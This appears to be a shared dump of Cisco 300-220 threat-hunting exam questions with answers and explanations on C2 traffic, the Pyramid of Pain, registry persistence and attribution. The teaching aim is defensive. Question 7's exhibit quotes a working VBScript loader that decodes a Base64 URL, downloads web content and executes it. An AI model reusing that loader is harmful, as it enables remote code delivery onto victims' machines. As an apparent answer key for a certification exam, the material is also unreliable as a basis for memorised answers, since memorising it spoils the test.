Download Cisco 300-220 Exam Dumps Free

Shared by Cote on 17-06-2026

For More Free Questions and Preparation Resources

Check the Links on Last Page

Question 1

Question Type: MultipleChoice

A security analyst receives an alert that host A, which has an IP address of 192.168.5.39, has a new browser extension installed. During an investigation of the SIEM tool logs, the analyst discovers that host A made continuous TCP connections to an IP address of 1.25.241.8 via TCP port 80. The 1.25.241.8 IP address is categorized as a C2 server. Which action should the analyst take to mitigate similar connections in the future?

Options:

A- Configure a browser extension deny list.
B- Use antivirus software to quarantine suspicious files automatically.
C- Use Deep Packet Inspection to block malicious domains.
D- Use IDS to detect and avoid similar connections.

Answer:

C

Explanation:

The correct answer is Use Deep Packet Inspection (DPI) to block malicious domains. The key detail in this scenario is that the endpoint is making continuous outbound TCP connections to a known Command-and-Control (C2) server over port 80, which strongly indicates active malware beaconing or payload retrieval.

Deep Packet Inspection enables security controls---such as next-generation firewalls or network security analytics platforms---to inspect application-layer content, including HTTP headers, URLs, domains, and payload characteristics. This allows defenders to block C2 communication based on domain names, URL patterns, or behavioral signatures, even if attackers change IP addresses. Since C2 infrastructure is frequently rotated, IP-based blocking alone is insufficient for long-term mitigation.

Option A (browser extension deny list) may help prevent a specific initial infection vector, but it does not address post-compromise C2 traffic, especially if malware communicates independently of the browser. Option B (antivirus quarantine) is reactive and limited by signature coverage; modern malware often evades AV detection. Option D (IDS) can detect similar connections but typically does not block traffic unless integrated with an IPS or firewall, making it less effective for mitigation.

From a professional threat hunting and SOC standpoint, blocking C2 communication at the network layer using DPI is a high-impact defensive control. It disrupts attacker command

channels, prevents data exfiltration, and buys time for endpoint remediation and forensic investigation.

This aligns with MITRE ATT&CK -- Command and Control (TA0011) mitigation strategies and reflects a mature security posture: detect at the endpoint, disrupt at the network. Therefore, option C is the most effective action to mitigate similar connections in the future.

Question 2

Question Type: MultipleChoice

Refer to the exhibit.

```
IPv4 = "125.23.23.4"
OR IPv4 = "53.23.23.1"
OR IPv4 = "88.88.88.88"
OR IPv4 = "85.101.222.222"
```

A threat-hunting team makes an EDR query to detect possible C2 outbound communication across all endpoints. Which level of the Pyramid of Pain is being used?

Options:

A- Tough
B- Challenging
C- Easy
D- Simple

Answer:

D

Explanation:

The correct answer is Simple. The exhibit shows an EDR query filtering on specific IPv4 addresses, which are classic Indicators of Compromise (IOCs). Within the Pyramid of Pain model, IP addresses sit at the lowest level, representing the least painful indicators for adversaries to change.

The Pyramid of Pain categorizes detection indicators by how costly they are for attackers to replace:

Simple Hashes, IP addresses, domain names

Easy Network artifacts (URI patterns, user-agent strings)

Challenging Host artifacts (registry keys, file paths, mutexes)

Tough Tactics, Techniques, and Procedures (TTPs)

In this scenario, the threat-hunting team is querying EDR telemetry for outbound connections to known C2 IP addresses. While this is a valid and common detection technique---especially for rapid containment---it provides minimal long-term defensive value. Attackers can easily rotate C2 infrastructure by changing IPs, using cloud hosting, fast-flux DNS, or proxy networks.

Option C (Easy) would apply if the team were hunting for network artifacts, such as suspicious URI paths or protocol misuse. Option B (Challenging) would involve host-based artifacts, like malware persistence keys or file system changes. Option A (Tough) represents the highest maturity---detecting adversary behavior and techniques, such as beaconing patterns, lateral movement workflows, or credential abuse---none of which are present here.

From a professional threat-hunting standpoint, IP-based detections are best used as short-term controls for blocking known threats or scoping an incident. Mature organizations use them as a starting point, then pivot toward higher-fidelity detections that sit higher on the Pyramid of Pain and impose greater operational cost on attackers.

In summary, querying known C2 IP addresses corresponds to the Simple level of the Pyramid of Pain, making Option D the correct answer.

Question 3

Question Type: MultipleChoice

A SOC team using Cisco security technologies wants to improve its ability to detect threats that bypass traditional security controls by abusing valid user credentials. Which hunting focus MOST effectively addresses this challenge?

Options:

A- Monitoring antivirus alerts for malware detections
B- Tracking file hash reputation from threat intelligence feeds
C- Analyzing authentication behavior anomalies across users and devices
D- Blocking newly registered domains at the firewall

Answer:

C

Explanation:

The correct answer is analyzing authentication behavior anomalies across users and devices. Credential abuse is one of the most common and effective techniques used by modern attackers because it allows them to blend in with legitimate activity and bypass malware-based defenses.

Options A and B rely on malware indicators, which are often absent in credential-based attacks. Option D addresses only one potential delivery or command-and-control vector and does not detect misuse of valid credentials.

By analyzing authentication behavior, threat hunters can detect:

Impossible travel scenarios

Abnormal login times

Excessive failed logins followed by success

Logins from unusual devices or locations

Cisco tools such as Cisco Secure Network Analytics, VPN telemetry, and identity logs provide rich data sources for this type of hunting. This approach focuses on Indicators of Attack (IOAs) rather than Indicators of Compromise (IOCs), pushing detection higher on the Pyramid of Pain.


Within the CBRTHD blueprint, hunting for credential misuse is a core competency, especially in cloud and remote-access environments. Detecting these behaviors early significantly reduces attacker dwell time and limits the blast radius of compromise.

Therefore, Option C is the most effective and Cisco-aligned answer.

Question 4

Question Type: MultipleChoice

Refer to the exhibit.



An analyst is evaluating artifacts and logs collected from recent breach. In the logs, ATP established persistency of malware by placing a path to the executable in a specific registry entry. What is the difference between the ATP's approach and using HKEY LOCAL MACHINE\Software\Microsoft\Windows\CurrentVersion\Run instead?

Options:

A- The key is available only on older versions of Windows and is not supported in newer ones.
B- Entries in this key are automatically removed after a system restart, which prevents persistence.
C- Modifying this key requires administrative privileges, which the malware might not have.
D- This key is meant for system settings and not for storing startup program entries.

Answer:

C

Explanation:

The correct answer is C. Modifying this key requires administrative privileges, which the malware might not have.

The exhibit shows persistence established under the registry path:

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

This registry key is a per-user startup location, meaning any executable listed there will automatically run when that specific user logs in. Crucially, write access to HKEY_CURRENT_USER (HKCU) does not require administrative privileges---only the privileges of the compromised user account.

In contrast,

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run

applies system-wide and causes programs to execute at startup for all users. However, modifying this key requires local administrator privileges. In many real-world breaches, attackers initially compromise standard user accounts, not administrators. As a result, malware often chooses HKCU-based persistence mechanisms because they are reliable, stealthy, and achievable without privilege escalation.

Options A and D are incorrect because both registry paths are fully supported in modern versions of Windows and are explicitly designed for startup execution. Option B is incorrect because neither key automatically removes entries after a reboot---both are persistent by design.

From a threat hunting and endpoint detection perspective, this distinction is critical. HKCU

persistence indicates:

User-level compromise

No confirmed administrative access (yet)

Potential precursor to privilege escalation attempts

This technique maps to MITRE ATT&CK -- Persistence: Boot or Logon Autostart Execution (T1547.001). Mature SOC teams monitor both HKCU and HKLM Run keys, but they interpret them differently when reconstructing attacker capability and progression.

In summary, the attacker used HKCU because it enables persistence without requiring administrative privileges, making Option C the correct and professionally accurate answer.

Question 5

Question Type: MultipleChoice

A SOC team using Cisco security technologies wants to distinguish Indicators of Attack (IOAs) from Indicators of Compromise (IOCs) during threat hunting. Which scenario BEST represents an IOA rather than an IOC?

Options:

A- Detection of a known malicious file hash on an endpoint
B- Identification of a domain listed in a threat intelligence feed
C- Observation of repeated failed logins followed by a successful login from a new location
D- Blocking an IP address associated with previous malware campaigns

Answer:

C

Explanation:

The correct answer is Observation of repeated failed logins followed by a successful login from a new location. This scenario represents an Indicator of Attack (IOA) because it reflects attacker behavior in progress, not confirmed compromise.

IOAs focus on patterns of malicious intent, such as credential abuse, reconnaissance, or lateral movement, even when no malware or known indicators are present. In this case, the sequence of failed authentication attempts followed by a successful login from an unusual location strongly

suggests password spraying or credential stuffing, both common initial access techniques.

Options A, B, and D are classic Indicators of Compromise (IOCs). Hashes, domains, and IP addresses are static artifacts that indicate a system has already been compromised. These indicators sit low on the Pyramid of Pain and are easy for attackers to change.

Cisco's CBRTHD blueprint emphasizes hunting for IOAs because they enable:

Earlier detection

Reduced dwell time

Higher attacker cost

Cisco tools such as Secure Network Analytics, Secure Endpoint, and SIEM platforms are designed to correlate behavioral signals like authentication anomalies rather than relying solely on known bad indicators.

Therefore, Option C is the correct and Cisco-aligned answer.

Question 6

Question Type: MultipleChoice

A threat hunting team is attempting to attribute a series of intrusions across multiple organizations to a known threat actor. The malware binaries differ across incidents, infrastructure changes frequently, and IP addresses rotate daily. Which evidence provides the STRONGEST basis for confident attribution?

Options:

A- Overlapping IP address ranges used during attacks
B- Similar malware filenames and hashes
C- Consistent attacker tradecraft mapped to MITRE ATT&CK
D- Identical timestamps of attack activity

Answer:

C

Explanation:

The correct answer is consistent attacker tradecraft mapped to MITRE ATT&CK. Attribution at a

professional level relies on behavioral consistency, not superficial artifacts.

Advanced threat actors routinely rotate infrastructure, recompile malware, and vary filenames specifically to defeat attribution efforts. As a result, indicators such as IP addresses, hashes, and timestamps are unreliable and sit low on the Pyramid of Pain.

What attackers cannot easily change is how they operate. This includes:

Initial access techniques

Credential harvesting methods

Lateral movement patterns

Persistence mechanisms

Command-and-control behaviors

When these behaviors remain consistent across incidents, they form a behavioral fingerprint. Mapping these observations to MITRE ATT&CK techniques allows analysts to compare activity against known threat group profiles maintained by intelligence providers and national CERTs.

Option A and B are weak indicators easily altered by attackers. Option D provides almost no attribution value, as timing alone is coincidental and unreliable.

Professional attribution requires correlating TTPs across campaigns and validating them against historical threat actor intelligence. This method supports high-confidence attribution used in legal, executive, and geopolitical contexts.

Therefore, Option C is the correct and defensible answer.

Question 7

Question Type: MultipleChoice

Refer to the exhibit.

```
blog = afghhha("aHR0cHM6Ly9zbXllbjAyNzIuYmxvZ3Nwb3QuY29tLzIwMjEvMDYvZG9vdGFraW0uaHRtbA==")
WinHttpReq.Open "GET", blog,False
WinHttpReq.send


If WinHttpReq.Status=200 Then
    res= WinHttpReq.responseText
    str1 = Mid(res , InStr(1,res , "post-body-" , 1) , Len(res))
    nStart = InStr(1,str1 , "<p>" , 1) + 3
    nEnd = InStr(1,str1 , "</p>" , 1)
    execute(afghhha(Mid(str1 , nStart , nEnd-nStart)))
    wscript.Sleep 1000 * 60 * 60
End If
```

Refer to the exhibit. Which technique is used by the attacker?

Options:

A- Perform a preliminary check to verify if the victim has already been compromised.
B- Scan using a batch file created on the fly that contains the command.
C- Use a base64-encoded VBScript that is decoded and executed on the endpoint.
D- Set up persistence by creating a shortcut for the malicious macro in the user's Startup directory

Answer:

C

Explanation:

The correct answer is C. Use a Base64-encoded VBScript that is decoded and executed on the endpoint. The exhibit clearly shows a VBScript-based attack chain that relies on Base64 encoding to obfuscate malicious content and evade basic detection mechanisms.

In the code snippet, the function call afghhha('aHR0cHM6Ly9z...') contains a string that is visibly Base64-encoded. When decoded, Base64 strings commonly reveal URLs, commands, or additional script logic. The script then uses WinHttpReq.Open and WinHttpReq.Send to retrieve remote content over HTTP, extracts a specific portion of the response using string manipulation (InStr, Mid), and executes it dynamically using the execute() function. This is a strong indicator of living-off-the-land scripting abuse, where native Windows scripting engines are leveraged for malicious purposes.

From a MITRE ATT&CK perspective, this behavior aligns with Command and Scripting Interpreter (T1059), specifically VBScript (T1059.005), and includes elements of Obfuscated/Encoded Files or Information (T1027). Encoding payloads in Base64 helps attackers bypass signature-based detection tools and makes static analysis more difficult.

Option A is incorrect because the script does not perform checks to determine prior compromise; instead, it actively retrieves and executes payloads. Option B is incorrect because no batch file creation is shown. Option D is also incorrect, as there is no evidence of persistence mechanisms such as Startup folder modification or shortcut creation. The wscript.Sleep function indicates periodic execution or beaconing, but persistence itself is not established in the shown code.


For threat hunters and SOC analysts, this technique highlights the importance of monitoring script interpreter usage, encoded command execution, suspicious WinHTTP requests, and dynamic code execution via execute(). Detecting encoded scripts and abnormal scripting behavior is critical, as these techniques are widely used in phishing payloads, malware loaders, and initial access tooling.

In professional environments, defenders should combine EDR behavioral detections, script block logging, AMSI integration, and network telemetry to effectively identify and disrupt this attack technique.

Question 8

Question Type: MultipleChoice

Refer to the exhibit.



START	DURATION	SUBJECT IP ADDRESS	SUBJECT PORT/PROTOCOL	SUBJECT HOST GROUPS	SUBJECT BYTES	CONNECTION APPLICATION	CONNECTION BYTES
May 23, 2017 1:59:01 AM	1m 50s	10.201.3.99 View URL Data	11391/TCP	Desktops	2.09K	HTTP	3.42K

SearchSubjectDetails

Packets:	36
Packet Rate:	0.33pps
Bytes:	2.09KB
Byte Rate:	19.42bps
Percent Transfer:	60.96%
Host Groups:	Desktops
Payload:	http://sphandsome-benkhum.rhcloud.com/ben/

Totals

Packets:	72
Packet Rate:	0.65pps
Bytes:	3.42KB
Byte Rate:	31.85bps
Subject Byte Ratio:	60.96%
RTT:	--
SRT:	--

A security analyst receives an alert from Cisco Secure Network Analytics (formerly StealthWatch) with the C2 category. Which information aids the investigation?

Options:

A- The number of packets shows that a C2 communication occurred.
B- IP address 10.201.3.99 is a C2 server.
C- Host 10.201.3.99 is attempting to contact the C2 server to retrieve the payload.
D- The payload describes the address of the zombie endpoint.

Answer:

C

Explanation:

The correct answer is C. Host 10.201.3.99 is attempting to contact the C2 server to retrieve the payload.

Cisco Secure Network Analytics (Stealthwatch) detects Command-and-Control (C2) activity by analyzing network behavior, not by relying solely on known malicious indicators. In the exhibit,

the critical investigative clue is the HTTP payload containing a suspicious external URL, which strongly suggests outbound communication from an internal host to an external command-and-control infrastructure.

The internal IP address 10.201.3.99 belongs to a workstation group (''Desktops''), indicating it is an internal endpoint, not a C2 server. This immediately rules out option B. Instead, the endpoint is acting as a compromised host (zombie) attempting to reach a remote server controlled by an attacker. This outbound beaconing behavior is a classic hallmark of C2 communication.

Option A is incorrect because packet count alone does not confirm C2 activity. C2 traffic is often low-and-slow, intentionally designed to blend in with normal traffic patterns. Option D is also incorrect because the payload does not describe the zombie endpoint; rather, it shows a remote URL, which is likely part of malware staging or command retrieval.

From a threat hunting and SOC perspective, the most valuable information is directionality and intent:

Internal host external suspicious domain

HTTP-based communication over an unusual port

Low data volume consistent with beaconing or payload retrieval

This aligns with MITRE ATT&CK -- Command and Control (TA0011) techniques such as Application Layer Protocols (T1071). Identifying which internal host is reaching out---and why---is essential for containment, endpoint isolation, and scope expansion.

Professionally, this insight enables the analyst to:

Quarantine host 10.201.3.99

Pivot to EDR telemetry on that endpoint

Block the external domain or IP

Hunt for similar beaconing patterns across the environment

In summary, the investigation is aided most by understanding that an internal host is actively communicating with a C2 server, making Option C the correct and operationally meaningful answer.